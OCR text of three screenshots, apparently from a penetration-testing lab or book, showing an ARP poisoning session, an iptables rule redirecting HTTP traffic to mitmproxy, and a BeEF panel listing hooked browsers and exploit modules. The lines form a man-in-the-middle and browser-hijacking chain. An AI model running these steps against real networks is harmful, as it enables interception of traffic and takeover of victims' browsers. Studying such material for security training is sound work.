

root@kali: /opt/mitmproxy
root@kali: /opt/mitmproxy 80x16
* |==========>| 100.00 %
2 hosts added to the hosts list...
ARP poisoning victims:
GROUP 1 : 10.20.215.9 08:00:27:08:AF:07
GROUP 2 : 10.20.215.1 52:54:00:12:35:00
Starting Unified sniffing...
Text only Interface activated...
Hit 'h' for inline help



root@kali: /opt/mitmproxy 80x16
root@kali:/opt/mitmproxy# iptables -t nat -A PREROUTING -p tcp --destination-por
t 80 -j REDIRECT --to-port 8080
root@kali:/opt/mitmproxy#



BeEF Control Panel – Iceweasel
BeEF Control Panel
127.0.0.1:3000/ui/panel
Google
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
BeEF 0.4.6.1-alpha | Submit Bug | Logout
Hooked Browsers
Online Browsers
www.bing.com
10.20.14.206
Offline Browsers
10.20.14.204
10.20.14.206
10.20.14.206
10.20.14.207
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
Getting Started
Logs
Current Browser
Details
Logs
Commands
Rider
XssRays
Ipec
Network
Module Tree
Search
Browser (52)
Chrome Extensions (6)
Debug (9)
Exploits (74)
Host (21)
IPEC (9)
Metasploit (1)
Misc (14)
Network (15)
Persistence (4)
Phonegap (16)
Social Engineering (21)
Module Results History
id
date
label
Ready

